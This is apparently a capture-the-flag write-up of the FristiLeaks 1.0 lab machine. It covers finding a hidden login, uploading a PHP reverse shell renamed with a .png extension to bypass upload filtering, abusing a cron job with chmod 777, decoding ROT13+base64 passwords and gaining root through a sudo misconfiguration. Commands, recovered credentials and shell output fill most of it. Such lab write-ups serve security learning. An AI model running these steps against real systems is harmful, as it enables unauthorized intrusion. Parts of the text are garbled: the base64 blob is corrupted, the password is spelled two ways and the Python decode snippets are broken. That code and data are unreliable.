

# Summary:

1. Enumerated `tcp/80`, a webserver, could not enumerate any directories
2. Tried `/fristi`, it works, revealed:
  - Admin login page
3. Hidden text in `/fristi` webpage, revealed:
  - Username: eezeepz
  - Base64 Encoded `.PNG` file/string
4. `.PNG` file revealed password
  - eezeepz:keKkeKKeKKeKkEkEk
  - Successfully login
5. Uploaded reverse shell & bypassed file extension restriction by appending `.png` to `php-reverse-shell.php`
  - `php-reverse-shell.php.png`
6. Executed reverse shell by visiting `/fristi/uploads/php-reverse-shell.php.png`
7. Lateral Privilege Escalation via cronjob exploitation + decrypting password text
  - Cronjob Exploitation:
    - `/home/admin/chmod 777 /home/admin`
  - Decryption Method:
    - ROT-13 + Base64
8. Obtained Root via sudo misconfiguration of command.

## Port 80

1. Feroxbuster could not enumerate any dir
2. Try `/fristi`, found a login page

### 3. Found hidden text

```
<html>
<head>
  <meta name="description" content="super leet password login-test page. We use base64 encoding for images
  line in the HTML. I read somewhere on the web, that thats a good way to do it.">
</>
  TOD0:
  We need to clean this up for production, I left some junk in here to make testing easier.

  - by eezeepz
  --> == 30
</head>
<body>
  <center></center>
  <center>
    
  </center>
  <br>
  <!--
  1VB0Rw@KggoAAANSUHEuqAAAWBAAABLCATAAA04UHQAAAAAXNSR0IARs4cG0AAARnQU1BAACX
  JwvBY0AAAJcEhZcwAAD5MAAYDAdcvqGQAAARSURBVIhne70tRatcgEIVhR8L0nqymmm10Kl
  50LAQ0Y0ub017/dm09/Tp0c2Z5-AcCHAHgR4AGCJHAIHRCVgByBAA01K09y61AK0LAkw
  B4Ew0APAlRwB4K5MAVhgRA7KCAAvqSFAZKcW1ScAoBFjgdv1KCAEJEALZIE0B5AgAL5rc+f
  m63yap7/XP/SRUm2/x71M2ZdgqpuZHP1+zJ053b9+1gd/9TL2Wu1L5+RMpJq51MTKE1paH1VXJ3
  ZV7/d51Eqse0T9rW6UM6R1+Wr0RL7ZDbdwKQZ50tMPqG1BLRhzyWjWkTFDPXFwu1C7e81bxN0vb
  DpyZ0Y1WqplLS5w+easXwnXXtHlB60W+1rNdFujcQUN9X0K1tPpG50m0B5eGf51b0cR0W+VjNd
  j3Qjcel4spgq31UBnFzBgtKxTnVY5Sg6JndPFCDY8B39yPL65T1ZZn31070RwE1F0g3nRdU
  12qmC/1/Z22ZWk1lab110aUqJZd9SgsXlqTW75yqr+6Up1Nd0Fe15ENyqBTf1j0Bce0pG9c5
  uvFQZv5m15L1YhRfnnrPU12qmcUCqd+g6E1N6X16/1/68TvvEQZf5YH231YhYkZ4sNNtp/pSkq1
  04Vjmw2IEQZv5m9E0Y6zb7/FSYcV5zZ1XDNm54CjCn1+KLRLq1ZXTUuq0Eks0ZK5pgy0BaQ
  1Lm+9K5G61G1K524v+M035v0zb10v09rnm0EYh0LLp/B0y31K5B8BzspJmHJVjKXc+ZFr
  10H0d7y9zrZd04KLPw10L10L10L10L10L10L10L10L10L10L10L10L10L10L10L10L10L10L10
  30eZ0j3y+p09fHE041N0c09Uy5dqfRhK0ZK6zwdWnqfNv6A0UN93wb6U9YR5zTZB+1VdH++FL
  3K/U+z2UfJmNChMnL2UeZv6n/dAGw+mlN0KGW19EckM316a+echBdv0Uu4PhkqD1Zrgu15BHk
  uL93HrF0g9ga/YfB8qRLuStq7F7V07tgn+/4+zfhVbAl1Scz1GrGvGT1LsLhL1PbnhKkLdU12q
  md0K0X0m0vPZZ3RjF0z20W0Z51R0K0X0NBZ2/0B0u051Ym0L0K1K1u0L0Euzv/01B67X4
  rPtALe1L0zrg0u37a1uK8Kvay1Rf0pk+9NNH8B5hN0cTKC4P31Vebhd8fy/Vz0TckoeB0LrFhe
  EPdMj0355y7XVf+qmT5UcmT9+5s//fyy0LU3KwGGLD59ZKxb0u5101ZMjAP5b5AgAL3IEgBc5AsCLH
  AhgRY48C3HAHJR1wCB8EAXu0IAC9yBIAX0QL1xwB4Ew0APAlRwB4K5MAVhgRA7KCAAvqSFAZK
  Cw1ScAoBFjgdW1KCAEJEALZIE0B5AgAL3IEgBc5AsCLHAhgRY48Pn9/QN07z1K1q5yQAAAJABJR
  USEfKJggg==
  -->
  <table width="300" border="0" align="center" cellpadding="0" cellspacing="1" bgcolor="#CCCCC" ></table>
</body>
</html>
```

- username:eezeepz

### 4. Decoded

	members.txt	base64String.txt	decodedString.txt	
58	d76a	a60f	ed1c	290f 27ba 7a55 719d b546
59	3ede	ac4c	f45a	aa19 fb92 115b 5a17 341d
60	d9fe	f04c	5ae9	527d 8966 fa10 cb91 c200
61	b6e1	c453	3bbf	97d9 7ceb b5f7 e2b3 ed03
62	a966	2e2d	19ae	a5fa 82ed fb68 8ba4 4645
63	5aca	545f	aa99	3ef4 7364 1fce 6136 8713
64	282e	0fdf	555e	6e17 7c7f 2fd5 cce4 c292
65	a781	5a5a	eb16	178a 3dd3 233b 7492 cace
66	d754	5faa	993e	5472 64fd f92b 3ffd fcb2
67	38b5	3791	6a06	2dde 7d6a a6fa 52cd 7421
68	9323	00fe	5b64	0800 2f72 0480 1739 02c0
69	8b1c	01e0	458e	00f0 2247 0078 9123 00bc
70	c811	005e	e408	002f 7204 8017 3902 c08b
71	1c01	e045	8e00	f022 4700 7891 2300 bcc8
72	1100	5ee4	0800	2f72 0480 1739 02c0 8b1c
73	01e0	458e	00f0	2247 0078 9123 00bc c811
74	005e	e408	002f	7204 8017 3902 c08b 1c01
75	e045	8e00	f0f9	fdfd 035a ef38 a4d6 ab72
76	7100	0000	0049	454e 44ae 4260 82

### 5. View it with hexedit

```
.PNG.....IHDR...m...K.....4.A.....sRGB.....gA
MA.....a.....pHYs.....o.d...RIDATx^..Qv..a..
.z..1&.I&KH.@f45.5..VI....s...~.....E..."G.x.#....
^.../r...9.....E..."G.x.#....^.../r...9.....E..."
G.x.#....^.../.....6.....T3h...#3..j.....~...
2 7 e 1 7 7 1 W $ o y { K } f P 9 { 6 x
```


- File Header: .PNG

## 6. Change its extension to .PNG

keKkeKKeKKeKkEkkEk

- Could be a password: keKkeKKeKKeKkEkkEk


## 7. Login seen with eezeepz:keKkeKKeKKeKkEkkEk



- able to upload a file


## 8. Upload php-reverse-shell, bypassing extension checks

- Append .png to php-reverse-shell.php



## 9. Execute reverse shell by visiting

http://192.168.56.111/fristi/uploads/php-reverse-shell.php.png



# Privilege Escalation to Fristigod via misconfigured cronjob + Reverse Engineering

## 1. Proceed to eezeepz dir

- found a note


I made it possible for you to do some automated checks,  
but I did only allow you access to /usr/bin/\* system binaries. I did  
however copy a few extra often needed commands to my homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those  
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The  
output goes to the file "cronresult" in /tmp/. It  
should  
run every minute with my account privileges.

## 2. Exploit

```
nano /tmp/runthis  
  
/home/admin/chmod 777 /home/admin
```




```
GNU nano 2.0.9 File: /tmp/runthis  
/home/admin/chmod 777 /home/admin
```

### 3. Proceed to admin directory

- Found interesting files

- cryptpass.py



```
File: cryptpass.py
GNU nano 2.0.9

Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64, codecs, sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
```

- cryptedpass.txt

- Probably encrypted by the python script
- mVGZ303omkJLmy2pcuTq


- whoisyourgodnow.txt

- Probably encrypted by the python script
- =RFn0AKnLMHMPizpyuTI0ITG

### 4. Decrypt it


```
import base64, codecs, sys

print(base64.b64decode(codecs.encode("mVGZ303omkJLmy2pcuT
q"[::-1], 'rot13')))
```



```
1 #!/usr/bin/python
2 import base64, codecs, sys
3 print(base64.b64decode(codecs.encode("mVGZ303omkJLmy2pcuT
  [::-1], 'rot13'))))

b'thisisalsopw123'
[Finished in 42ms]
```



```
1 #!/usr/bin/python
2 import base64, codecs, sys
3 print(base64.b64decode(codecs.encode("
  =RFn0AKnLMHMPizpyuTI0ITG"::-1], 'rot13'))))

b'LetThereBeFristi!'
[Finished in 135ms]
```

- admin:thisisalsopw123
- fristigod:LetThereBeFristi!

# Privilege Escalation to Root via Sudo Misconfig

## 1. Fristigod sudo access

```
bash-4.1$ sudo -l
Matching Defaults entries for fristigod on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
    DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
    PS2 QDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
    LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User fristigod may run the following commands on this host:
    (fristigod : ALL) /var/fristigod/.secret_admin_stuff/doCom
```

## 2. Exploit

```
sudo -u fristigod /var/fristigod/.secret_admin_stuff/doCom

/bin/bash -p
```

```
bash-4.1$ sudo -u fristigod /var/fristigod/.secret_admin_stuff/doCom
Usage: ./program_name terminal_command ...bash-4.1$
bash-4.1$ whoami
fristigod
bash-4.1$ sudo -u fristigod /var/fristigod/.secret_admin_stuff/doCom /bin/bash -p
bash-4.1# whoami
root
bash-4.1#
```

## 3. Root flag

```
bash-4.1# cd /root
bash-4.1# ls
fristileaks_secrets.txt
bash-4.1# cat fristileaks_secrets.txt
Congratulations on beating Fristileaks 1.0 by Ar0xA [https://tldr.nu]

I wonder if you beat it in the maximum 4 hours it's supposed to take!

Shoutout to people of #fristileaks (twitter) and #vulnhub (FreeNode)

Flag: Y0u_kn0w_y0u_l0ve_fristigod

bash-4.1#
```